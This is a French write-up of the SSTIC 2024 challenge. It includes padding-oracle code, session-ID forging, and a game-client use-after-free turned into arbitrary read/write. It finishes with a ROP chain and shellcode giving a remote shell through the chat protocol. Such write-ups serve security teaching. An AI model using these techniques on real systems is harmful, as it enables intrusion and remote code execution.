Solution du challenge SSTIC 2024

Antoine Breton

Sommaire

Introduction

Encore une fois je décide de me lancer dans l'aventure du challenge SSTIC. Impatient de découvrir les épreuves concoctées par les concepteurs.

Le scénario:

> The year is 2022. Gunshots shattered the night. A witness caught a glimpse of a vehicle at the scene — a Tesla, they claim? The investigators on the case firmly believe this incident is affiliated with a clandestine criminal group that has eluded them for years... You are given the police reports and a backup of the car's logs. Your technical expertise is needed to move the investigation forward!

Résumé des différentes étapes:

Au programme de cette année nous avons:

- Exploration d'une base de donnée teslamate
- Attaque MITM combinée avec du padding oracle
- Exploitation d'un client de jeux video via un UAF en tcache sur Linux
- Exploitation d'une backdoor hardware pour forger un HMAC-SHA256
- Exploitation d'un module d'authentification intégré à chromium sur Windows 10
- Exploitation d'un driver réseau Windows 10

En bref, un beau programme très complet, fortement axé sur l'exploitation de binaires x64 et la cryptographie.

Prologue

Pour ce prologue nous disposons d'une base de donnée teslamate. Il s'agit d'une application qui récupère les données sur un compte Tesla pour les visualiser de manière confortable. Nous avons également deux pdf:

- **Police Report interview.pdf**: l'interview d'un témoin qui ne nous apprend pas grand chose hormis la date des faits: le 29/08/2022
- **Police Report requisition.pdf**: Un rapport qui mentionne la récupération de la base de donnée

Dans un premier temps, je cherche a exploiter les données gps, sans succès. Puis je tombe sur la table des **geofence** ou l'on trouves des noms suspects: Domicile_http_163 , ServerRoom_99. De même dans la table des **adresses** j'en remarque une nommée ":8080". Je décide de prendre quelque chiffres tirés des adresses visitées la date de l'évènement: 172, 233 et de faire tourner un script pour voir si des IPs composées de ces numéros exposent quelque chose sur le port 8080.

```
def test_connect():
   for a, b, c in itertools.permutations((99,233,172)):
       cmd = f"wget -T 1 -t 1 http://163.{b}.{c}.{a}:8080"
       os.system(cmd)
```

Je tombe rapidement sur *http://163.172.99.233:8080/* et j'accède à l'étape suivante.

SSTIC{0a3ef4d4bb265ca2f27dd557be06e47e84aaacabdc501daade6ee97b8c0e8f3c}

Chapter 1: Intrigue in the Interstice

SSTIC{0a3ef4d4bb265ca2f27dd557be06e47e84aaacabdc501daade6ee97b8c0e8f3c}

Detective View

Thanks to your work, we have discovered that the owner of the car is actually a technician that belongs to the organization. They frequently went to a *server room*, of which we have found the location.

Our operatives have managed to intrude into the building and place an MITM chip on the target's network. It is situated right in front of what we suspect to be a **license server**, probably used for a **game** that is played by some of the organization's members.

The server manages accounts and account activation, and does not host the game in itself. This means the legitimate client of this server is not the whole game but only the game *launcher*.

We first need you to make sense of the communications between this server and its various clients, and retrieve a **license key**. This may allow us to get a foothold on their private game server, and move on further with the investigation.

To connect to the MITM setup, you need to expose a TCP port to the internet (this may be achieved through a reverse tunnel such as serveo or ngrok). When a client tries to connect to the license server, it will instead connect to you: you can then choose whether you will forward messages to the server, and even tamper with them.

By starting an instance, you will be assigned two ports: one for the MITM setup server, and one for the license server. First, you need to specify which host and port you are listening on to the MITM setup server. Then, any client trying to reach the server will attempt to connect to you through this port, and you shall be able to forward connections to the license server.

To make your life easier, we provide a small template script that you may use to connect to the MITM chip and view all communications going through it: mitm.py.

We are looking forward to your success on this mission. Good luck, agent!




Figure 1: vue détective

Objectif

Notre objectif est de récupérer un numéro de license pour un jeu interne à cette mystérieuse organisation. Un boîtier d'interception a été installé au niveau du serveur délivrant ces licenses. Nous sommes donc en mesure de voir et modifier l'ensemble du traffic chiffré entre ce serveur et ses clients. Le but est de comprendre le protocole et son chiffrement afin d'extraire une license, soit dans un message intercepté soit en effectuant une requête au serveur.

Première approche

Nous disposons d'un script **MITM.py** qu'il suffit de lancer pour récupérer les échanges chiffrés. Il sont assez nombreux et on remarque qu'il y plusieurs tailles de messages: 0x31, 0x61, 0x81, toujours un multiple de 0x10 auquel on ajoute 1.

On voit que les messages sont bien chiffrés, je décide donc de tenter des changer un bit dans le message (bitflip) sur des messages des client avant de les envoyer au serveur. Un autre test que je fais est de tronquer ces messages. Ce qui provoque des erreurs, que le serveur renvoie en clair sous forme de chaîne de caractères:

- Invalid session ID
- Message is shorter than the announced 777 bytes
- Payload length cannot be higher than 1013
- Invalid ISO 7816-4 padding
- Incorrect IV length (it must be 16 bytes long)
- Incomplete message

On sait donc que:

- Les messages sont chiffrés par bloc de 16 octets
- Les octets 1 à 16 sont un IV
- Les messages utilisent le padding ISO 7816-4
- Les octets 17 à 24 sont un session ID

En effectuant des bitflips sur les réponses du serveur renvoyées aux clients, je me rend compte que les clients renvoient également des erreurs en clair:

- Unable to parse JSON: b'z"username": "kenny", "activated": false'

Padding oracle

Presque tous les éléments sont réunis pour que l'on puisse réaliser une attaque de type padding oracle. Il suffirait que le mode de chiffrement soit du CBC.

Le padding ISO 7816-4 ajoute un octet 0x80 à la fin du message en clair puis complete le message avec des octets à 0 jusqu'à ce que la taille soit un multiple de la taille de bloc, ici 0x10 qui est la taille de l'IV.

On sait que dans un mode CBC, un bloc déchiffré est ensuite xoré avec le bloc chiffré précédent (ou l'IV pour le premier bloc) pour récupérer le bloc en clair. Ce qui veut dire que si on modifie un bit d'un octet à un offset donné, on vient changer seulement un bit sur le clair déchiffré du bloc suivant. Cette propriété associée à l'oracle de padding nous permet de tester toutes les valeurs possible pour le dernier octet en clair. Dans tous les cas on aura une erreur de padding sauf si l'octet déchiffré vaut 0x80. On sait que 0x80 ^ la valeur de test nous donne un octet du bloc déchiffré avant le xor du bloc précédent. Il suffit donc de xorer cette valeur à la valeur originale de l'octet du bloc précédent pour obtenir la vraie valeur en clair de cet octet. Ensuite on modifie l'octet déchiffré pour que le clair soit 0 et on recommence l'opération sur l'octet précédent du bloc. Ce qui permet de déchiffrer l'intégralité du bloc. Voici le code python qui réalise le déchiffrement d'un bloc:




Figure 2: chiffrement CBC

```
def one_more_byte(ciphertext_bytes, index, s=None):
    for i in range(256):
        candidate_bytes = ciphertext_bytes[:]
        val = ((ciphertext_bytes[index] ) -i) %256
        candidate_bytes[index] = val
        print(".", end="",flush=True)
        res = server_submit(candidate_bytes)
        if len(res) == 0 or b'Invalid ISO' in res:
            pass
        else:
            return val

def xor_ba(ba1, ba2):
    res = bytearray()
    for b1, b2 in zip(ba1, ba2):
        res.append(b1 ^ b2)
    return res

def do_one_block(prev,block):
    i=1
    dk = bytearray(16)
    start = 16

    # make a message the server will answer
    ciphertext_bytes = bytearray(b"\x01" + b'\x00'*16 + block)

    for index in range(start, 0, -1):
        val = one_more_byte(ciphertext_bytes, index, s)
        dk[index-1] = val ^ 0x80
        print(dk.hex())
        i+=1
        for j in range(1, i):
            ciphertext_bytes[17-j]= dk[-j] ^ (0)
    res = xor_ba(dk, prev)
    return res
```

Ce qui me permet de déchiffrer les messages des clients. Pour la plupart, il contiennent du json:

- {“username”: “”,”password”: “”,”activation key”: “”}
- {“ts”: 0} ...

Usurpation de session ID

Ce qui me donne une idée: je souhaite avoir de l’information sur la réponse du serveur lorsque le client envoie un message avec `{"username": "", "password": "", "activation key": ""}`. Je modifie donc la réponse du serveur avant de la renvoyer au client (bitflip à l’offset 12). Le client me renvoie une erreur : `Unable to parse JSON: b'z"username": "theviper", "password": ";{bQ,*0.zW/y@g", "activation key": "Account not activated"}'`.

Après en avoir essayé un certain nombre, tous me donnent `"activation key": "Account not activated"`. Je tente donc d’autres bitflip sur les messages du serveur jusqu’a obtenir l’erreur: `Unable to parse JSON: b'{"username": "trinity", "activated": true}'`.

Il faut donc pousser un peu plus loin pour obtenir la license:

- Je provoque des erreurs sur les réponse serveur serveur afin d’avoir un message d’erreur ou le client est ‘activated’
- Je déchiffre le message précédent du client grace au padding oracle afin de récupérer son session id (**id1**)
- Je déchiffre des messages clients jusqu’à en trouver un qui contiennent `{"username": "", "password": "", "activation key": ""}` et je récupère son session id: **id2**

- Je modifie les 8 premiers octets de l'IV de ce message chiffré de manière à ce qu'une fois déchiffré, il ait un session ID = id1. L'opération est simple: `IV[:8] ^ id1 ^id2`
- Je renvoie ce message modifié au serveur, je récupère sa réponse
- Je modifie l'octet 12 de cette réponse et je m'arrange pour l'envoyer à un client à la place de la réponse qu'il attend du serveur.

Le client renvoie l'erreur suivante: `Unable to parse JSON: b'z"username": "godfather", "password": "TheLordWatchingYou", "activation key": "PR2YU5CZGCYMS272GLZ1WA43W7P44I7S"}'`. Elle contient bien l'activation key que l'on veut obtenir. Ce qui me permet de passer à l'étape suivante.

SSTIC{f4746e9051d51bcf26c77f02ccb5790375f873a2a2560478dd41d309bac9ab2d}

Chapter 2: The Green Shard Brawl

The Green Shard Brawl

SSTIC{f4746e9051d51bcf26c77f02ccb5790375f873a2a2560478dd41d309bac9ab2d} Detective View

Well done agent! This license key should allow us to authenticate against the organisation's **private game server**.

Indeed, we have confirmed that the organisation runs their own game, called *Green Shard Brawl*, for both leisure and communication purposes.

Our next target will be the organisation's lead developer. We know for a fact that the target is an avid player of *Green Shard Brawl*, and is thus highly likely to be connected to the game.

While you were busy deciphering the communications, our intelligence team has managed to lay their hands on a few assets of utmost value:

- the sources of the server;
- a Linux build of the game client.

With enough reconnaissance, we have also been able to craft a Dockerfile that accurately mimics the target's desktop environment (yes!). All assets were compiled into a single archive that you can download here.

Your mission is to gain entry into the target's machine through a **reverse shell**. As the game client is written in C and involves a custom protocol, surely there are bugs you can leverage to hack your way through...

This would allow us to further infiltrate the organisation's network, and perhaps pivot to other servers or actors owning resources that would greatly benefit our investigation. We hold high hopes in you!




Figure 3: vue détective

Objectif

Notre mission est d'obtenir un accès à l'ordinateur du développeur principal de l'organisation. Nous savons qu'il joue énormément au jeu **Green Shard Brawl**. On nous fournit les sources du serveur ce jeu ainsi que le binaire du client. L'ensemble est mis en oeuvre dans deux dockers ce qui facilite l'utilisation en local. Il faut donc analyser le client et le serveur, trouver une vulnérabilité sur le client qui soit exploitable en passant par la communication avec le serveur depuis un second client.

Les outils utilisés

- Ghidra/Ida pour la rétroingénierie du client
- ROPGadjet pour lister les gadget en vue de construire une ropchain
- GDB avec GDB dashboard[1] pour l'analyse dynamique et la mise au point du code d'exploitation.

Première approche

Le jeu se lance en ligne de commande, avec le nom du joueur et le token récupéré à l'étape précédente:

```
./client PR2YU5CZGCYMS272GLZ1WA43W7P44I7S "atnbtn" 127.0.0.1 31337
```

C'est un jeux de plateforme multijoueur en 2D dont voici les principales caractéristiques:

- Le joueur peut se déplacer, sauter et frapper ses adversaires ou ses coéquipiers.
- Deux équipes s'affrontent: les rouges et les bleus.
- A la connection, le serveur nous assigne une équipe
- On débute avec 100 points de vie
- Des objets se trouvent sur la carte: des coeurs qui redonnent des points de vie et des greenshards qui donnent un bouclier avec 20 point de bouclier et qui expire au bout de 15 secondes
- La carte est divisée en 3 écrans: l'écran central ou l'on débute, celui de gauche et celui de droite.
- Lorsqu'on frappe un autre joueurs, il se déplace dans le send opposé au coup porté

Pour vieux visualiser, la cette image montre à quoi ressemble le jeu.

Le serveur

Le serveur est composé de 4 fichiers python:

- **map.py** qui implémente la carte et la gestion des objets
- **player.py** qui implémente la gestion des joueurs
- **protocol.py** qui implémente le protocole client/serveur
- **server.py** qui implémente la communication réseau.

Le serveur traite les message suivant venant des clients:

- **AUTHENTICATION** : Authentification du joueur avec son token
- **HEARTBEAT** : Permet de savoir si le joueur est connecté. Le serveur déconnecte le joueur au bout de 15 secondes sans recevoir un heartbeat
- **CLIENT_PLAYER_INFO**: mise à jour des paramètres du client sans vérifications: position, points de vie, bouclier...
- **OBJECT_SEIZING**: mise à jour de la carte lorsqu'un joueur prend un objet
- **CLIENT_DISCONNECT**: déconnexion du client
- **CLIENT_ATTACK**: mise à jour des points de vie et du respawn lors d'une attaque
- **CHAT**: message de chat que le serveur transmet à tous les clients.

[1] https://github.com/cyrus-and/gdb-dashboard

Figure 4: Green Shard Brawl

Le serveur envoie les messages suivant aux clients:

- **AUTHENTICATION_RESPONSE**: Valide ou non l'authentification
- **SERVER_PLAYER_INFO**: Envoie les information de joueurs à tous les clients
- **TEXT_MESSAGE**: Envoie un message d'information que le client affiche dans ses logs et en haut à droite de l'écran
- **MAP_STATE**: Envoie les information de la carte et d'objets à tous les clients
- **SERVER_DISCONNECT**: Averti les clients que l'un d'eux s'est déconnecté
- **SERVER_ATTACK**: Envoie les paramètres d'un joueur qui s'est fait attaqué à tous les clients
- **CHAT**: Transmet un message de chat reçu d'un client à tous les joueurs
- **ERROR**: Envoie un message d'erreur que le client affiche dans ses logs et en haut à droite de l'écran

Afin d'interagir avec le serveur, je code un python une classe **Client** qui me permet d'échanger ces différents messages.

Analyse du client

En premier lieu, j'ai analysé le client sous Ghidra puis je suis passé à Ida. En effet, le binaire possède des informations de debug au format DWARF5 qui n'est pas supporté par Ghidra, mais qui l'est par Ida. Ce qui facilite nettement le travail.

Le client utilise la librairie *SDL*, et fonctionne avec deux threads:

- Le **main thread** qui s'occupe des appuis de touche claviers et du rendu graphique.
- le **network_thread** qui gère communication et le traitement les messages avec le serveur.

Pendant mon analyse je note les éléments ci dessous:

- Les buffers d'envoi et de reception sont gros (0xFFF0) et se trouvent dans la section **.bss**
- Le chat est louche: il y un log `"(todo: implement the chat feed)"` et le protocole nous permet d'allouer/libérer de la mémoire sur la heap avec une taille maîtrisée sur l'ensemble des clients
- Les messages de chat reçus sont enregistrés en mémoire puis libérés automatiquement au bout de 5s
- la fonction **snprintf_chk** est importée manuellement avec *dlsym()* alors que ce n'est pas le cas des autres imports
- La structure Player est allouée sur la heap et instinctivement je me doute c'est elle qui va nous servir pour la suite

Type definition

```
Offset  Size  struct _Player
                {
  0000  0008    SDL_mutex_0 *lock;
  0008  0002    uint16_t id;
  000C  0004    PlayerType type;
  0010  0001    unsigned __int8 disconnected;
  0014  0004    Team team;
  0018  0004    FacingDirection facing;
  001C  0010    char name[16];
  002C  0004    int hp;
  0030  0001    uint8_t map_id;
  0038  0008    double x;
  0040  0008    double y;
  0048  0008    double dx;
  0050  0008    double dy;
  0058  0001    unsigned __int8 is_on_ground;
  0059  0001    unsigned __int8 is_afk;
  005A  0010    char last_attacker_name[16];
  0070  0008    uint64_t attack_damage;
  0078  0004    unsigned int attack_frame;
  007C  0004    unsigned int hurt_frame;
  0080  0008    Uint64 time_since_last_attack;
  0088  0004    KickbackState kickback_state;
  0090  0008    SDL_Texture_0 *name_texture;
  0098  0004    int name_texture_w;
  009C  0004    int name_texture_h;
  00A0  0001    unsigned __int8 shielded;
  00A8  0008    Object *shield;
  00B0  0008    Uint64 shield_start_time;
        00B8  };
```

Figure 5: structure Player

Recherche de vulnérabilité

En manipulant le jeu, une de mes premières idées est de changer le noms du joueur par une format string. Cet essai est directement concluant car lorsqu'on a le nom 'j%x%x%x' et que l'on tue un autre joueur on voit un pointeur qui s'affiche à l'écran.

En creusant ce bug, on se rend compte qu'il se trouve dans la fonction **network_send_client_player_info()** et qu'il résulte de l'utilisation du snprintf_chk louche qui est utilisé en tant que *memcpy()* pour remplir le champs **last_attacker_name** lors que le joueur se fait attaquer. Ce leak me permet d'obtenir deux adresses intéressantes de la cible:

- Une adresse de la stack du thread principal
- l'adresse de *snprintf_chk* et donc de la libc.

Figure 6: format string bug

Un second bug vient assez vite. Lorsque l'on saisit un **greenshard**, on obtient 20 points de bouclier. Si on change d'écran, cette valeur change et devient très grande, comme le montre cette capture. Cette valeur est en fait un pointeur de heap.




Figure 7: heap leak bug

L'analyse montre que le changement d'écran est géré dans le **main_thread** lors de l'appel à la fonction **move_player()** dans laquelle on trouve le code suivant:

```
shield = local_player->shield;
         if ( shield->refcount-- == 1 )
         {
           free(shield);
           v33 = local_player;
         }
         v33->shield_start_time = 0LL;
         v33->shielded = 0;
```

La mémoire de l'objet bouclier est bien libérée mais le pointeur **local_player->shield** n'est pas remis à 0. Ce qui nous donne un **use after free**

Exploitation de UAF vers House of Lore (Tcache version)

Je dispose de deux vulnérabilités intéressantes car vraisemblablement exploitables. A ce stade il est utile savoir ce qui compose le bouclier. C'est une structure de type Object avec un type **OBJECT_GREENSHARD = 0x2**.

```
Offset | Size | struct __attribute__((aligned(8))) _Object
       |      | {
  0000 | 0008 |   int64_t greenshard_hp;
  0008 | 0002 |   uint16_t id;
  000C | 0004 |   unsigned int refcount;
  0010 | 0001 |   uint8_t map_id;
  0012 | 0002 |   uint16_t pos_x;
  0014 | 0002 |   uint16_t pos_y;
  0018 | 0004 |   ObjectType type;
       | 0020 | };
```

Figure 8: structure Object

Pour provoquer l'UAF, il faut porter des coups au joueur cible pour le forcer à se déplacer sur la carte. D'abord pour se saisir d'un bouclier puis pour le faire changer d'écran. A ce moment, on a une adresse de heap qui devient le nombre de point de vie du bouclier que l'on peut modifier à volonté et de manière précise en assénant des coups au joueur. Le protocole étant permissif, le porteur du coup peut choisir le nombre de points de vie soustraits par ce coup. Cela devient très intéressant.

A partir de la il devient primordial de comprendre ce qui se passe en heap, pour cela je me suis appuyé sur les explications fournies sur le site d'azeria[2]. L'important est de comprendre que les chunks de heap libérés sont ajoutés dans des bins et que ces bins sont les listes chaînées (simples ou doubles) de free chunks qui fonctionnent en *FIFO*. Les chunks possèdent un header qui contient certaines informations dont la taille du chunk.

Le bouclier est libéré dans le thread principal, notre chunk bouclier se retrouve donc dans une fastbin ou smallbin de taille 0x30: `sizeof(chunk_header) + sizeof(data)`. Grace à l'implémentation partielle du chat nous avons une maîtrise de la heap de l'ensemble des clients. Cependant ces allocation et désallocations sont faites dans le **network_thread** qui a son propre *tcache* et donc ses propre bins. Je vais donc plutôt orienter l'exploitation vers *tcache* qui implémente moins de protections et utilise des listes simplement chaînées pour ses bins.

Il est possible de basculer notre bouclier vers le *tcache* en:

- Envoyant un message de chat de taille `sizeof(Object) -1`
- Attendant que le bouclier expire, pour que le chunks du bouclier soit de nouveau libéré dans **network_thread** cette fois ci et devienne une *tcache_entry* dans un bin de taille 0x30

```c
// from malloc.c
typedef struct tcache_entry
{
  struct tcache_entry *next;
  uintptr_t key; /* This field exists to detect double frees.  */
} tcache_entry;
```

Le but maintenant est de réaliser une technique appelée *House of Lore*. Cette technique consiste à remplacer un chunk légitime dans la liste du bin par un autre chunk à une adresse choisie. La première étape est d'allouer un second chunk via le chat de même taille afin que 2 chunks se retrouve dans la bin qui m'intéresse. A ce moment le bin est composé de deux chunk mais il reste un problème: mon chunk est en fin de liste et j'ai besoin qu'il soit en tête de liste pour modifier le pointeur **next**.

Pour inverser ces deux chunk dans la FIFO, il me suffit d'envoyer deux message de chat toujours avec la même taille et en mettant une temporisation entre les deux. Le premier alloué étant libéré en premier, il devient dernier dans la liste, et vice-versa.

Il devient donc possible de changer le pointeur et par conséquent de créer un chunk en mémoire où bon me semble. Cependant les pointeurs sont obfusqués il faut donc comprendre cette mécanique pour écrire également un pointeur obfusqué.

Voici à quoi ressemble le code réalisant cette opération:

```c
/* Safe-Linking:
   Use randomness from ASLR (mmap_base) to protect single-linked lists
   of Fast-Bins and TCache.  That is, mask the "next" pointers of the
   lists' chunks, and also perform allocation alignment checks on them.
   This mechanism reduces the risk of pointer hijacking, as was done with
   Safe-Unlinking in the double-linked lists of Small-Bins.
   It assumes a minimum page size of 4096 bytes (12 bits).  Systems with
   larger pages provide less entropy, although the pointer mangling
   still works.  */
#define PROTECT_PTR(pos, ptr) \
  ((__typeof (ptr)) ((((size_t) pos) >> 12) ^ ((size_t) ptr)))
#define REVEAL_PTR(ptr)  PROTECT_PTR (&ptr, ptr)
```

L'obfuscation utilise les bit d'aléa de l'adresse du pointeur pour l'obfusquer. Comme je possède un leak de ce pointeur je suis capables d'inverser l'obfuscation et de forger de nouveau pointeur obfusqué si celui ci pointe sur une adresse se trouvant dans la même page mémoire que l'adresse ou il est sauvegardé. La heap étant peu sollicitée cela est simple de rester dans ce cas.

```python
def deobf_heap_ptr(val):
    if val & (0xFFF << (64 -24)) == 0:
        return val << 12
    mask = 0xFFF << (64 -12)
    ptr=0
```

[2] https://azeria-labs.com/heap-exploitation-part-2-glibc-heap-free-bins/

```
    while mask:
        ptr |=  ((val) ^ (ptr >> 12) ) & mask
        mask>>=12
    return ptr

def obf_heap_ptr(ptr):
    return (ptr>>12) ^ptr
```

Obtention de lecture écriture arbitraire

Je me donne comme objectif d'obtenir une lecture écriture arbitraire. En effet le premier champs du bouclier est un entier de 64bits que je peux lire et dont je contrôle précisément la valeur. Je cherche donc à insérer un faux chunk qui se superpose à la structure **Player** du **local_player** de la cible. En analysant la heap avec GDB dashboard, je vois que l'initialisation est déterministe: cette structure se retrouve toujours au même offset par rapport au début de la page mémoire de notre leak de heap.

Dans la structure du local_player, je maîtrise le champs **last_attacker_name** qui me permet d'effectuer le tour de passe passe suivant:

- Pour mon faux chunk je choisi l'adresse **local_player** + 0x70 afin que le premier octet codant la taille du chunk soit le dernier caractère non null de **last_attacker_name**
- Je choisi un nom pour mon Client qui finit par 0x60.
- Je réalise 2 allocations de `sizeof(Object) -1` après avoir substitué l'adresse du chunk légitime par l'adresse de mon faux chunk.
- J'attends que ces deux chunks soit libérés.

Maintenant mon faux chunk se retrouve seul dans un bin tcache de taille 0x60 (pour les allocation de taille 0x50) Ce qui me permet via les messages de chat de taille 0x50 de réécrire le pointeur **shield** de **local_player**. Un autre pointeur se trouve dans les champs réécrits, il suffit de le mettre à 0 pour ne pas crasher le client.

Une fois shield réécrit, le serveur nous renvoie périodiquement la valeur **greenshard_hp** soit les 8 octets à l'adresse choisie que l'on peut modifier en portant un coup au joueur. Voici donc le code qui réalise ces opération de lecture et écriture arbitraires:

```
    def read_mem(self, addr, name):
        overwrite = b'\x00'*0x38 + ul64(addr)
        self.send_chat(overwrite.ljust(0x50-1, b'\x00'))
        time.sleep(1)
        v = self.get_player(name)
        return v.greenshard_hp


    def write_mem(self, addr, val, name, force_prev_val=0):
        p_overwrite = b'\x00'*0x38 + ul64(addr)
        self.send_chat(p_overwrite.ljust(0x50-1, b'\x00'))
        time.sleep(1)
        self.set_shield_hp(name,val, force_prev_val=force_prev_val )
```

Note: Entre deux opérations de lecture ou d'écriture il faut attendre que le message de chat expire, soit 6 secondes pour éviter les effet de bord. Ce qui donne une lecture/écriture avec une vitesse de 1.33 o/s.

La touche finale

Afin de gagner en confort pour la suite de l'exploitation, j'utilise le leak de stack avec la lecture arbitraire pour leaker une adresse de l'executable de client. Ce qui me permet ensuite d'obtenir:

- L'adresse (en .bss) des buffers d'envoi et de reception pour le protocole client/server(celui ci n'est jamais remis à 0)
- La variable **network_thread** (en .bss) que je parse pour obtenir une adresse de stack du thread

Les messages du protocole en dehors de ceux du chat sont limités en taille (< 0x1000), et le buffer de reception n'est jamais remis à 0, je viens donc envoyer via le protocole du chat un message de grande taille où je place à l'offset 0x1004 (pour des problématiques d'alignement de stack sur 0x10) ma ropchain et mon shellcode.

Ensuite je viens écrire un pivot de stack en rop dans la stack de **network_thread** afin que la stack puisse basculer sur ma ropchain. Je choisi une adresse de stack suffisamment haute pour qu'elle ne soit pas modifiée pendant que le jeu tourne.

Enfin je viens réécrire l'adresse de retour de **handle_server_attack_pdu()**, la fonction où a lieu mon écriture mémoire dans le **network_thread** ce qui provoque l'enchaînement suivant: pivot –> ropchain –> shellcode.

Note: Ma première tentative était de faire une rochain qui faisait un simple appel à *system()* en prenant en paramètre un reverse-shell python. Ce qui fonctionne parfaitement en local mais pas sur la cible réelle. J'ai donc changé de stratégie et décidé de passer par un shellcode qui utilise le protocole du chat pour implémenter un remote shell via *popen*.

Pour bien comprendre ce que font la rochain et le shellcode, voici le code C qui décrit leur fonctionnement:

```
void ropchain()
{
  void* exec = mmap(0, shellcode_size, PROT_WRITE | PROT_EXEC, MAP_ANONYMOUS | MAP_PRIVATE, 0, 0)
  memcpy(exec, shellcode, shellcode_size);
  stack=real_stack_addr; //dont keep stack in bss
  exec(data);
}

void shellcode(void* data)
{
    pdu_t pdu;
    int count;
    int mode = 0x72;
    int offset;

    socklen_t size;

    data->fn_SDL_Lock(data->player->mutex);
    while(1)
    {
        int i;
        count = data->fn_recvfrom(*data->pfd, &pdu, sizeof(pdu_t) ,0, data->saddr,data->server_sockaddr_len);
        if (count < 0x14) continue;

        if(pdu.id != CHAT_MSG_PDU) {
            i+=1;
            if (i%100==0) data->fn_send_pdu(3,0,0); //send heartbeat
            continue;
        }
        if (pdu.data[0] != '!') continue;
        pdu.data[count-0x14]='\0';

        void* proc = data->fn_popen(&pdu.data[1], &mode);
        if(!proc) continue;
        int offset=0;
        count= 0;
        do
        {
            offset+=count;
            count = data->fn_fread(&pdu.data[offset],1, sizeof pdu.data  - offset, proc);
        } while (count>0);

        pdu.data[offset]= '\0';
        data->fn_send_chat_msg(pdu.data);
        data->fn_pclose(proc);

    }
}
```

Le shellcode utilise deux subtilités:

- Il prend le mutex de local_player pour bloquer le thread principal et éviter les crash.
- Il renvoie régulièrement des heartbeat pour ne pas être déconnecté par le serveur.

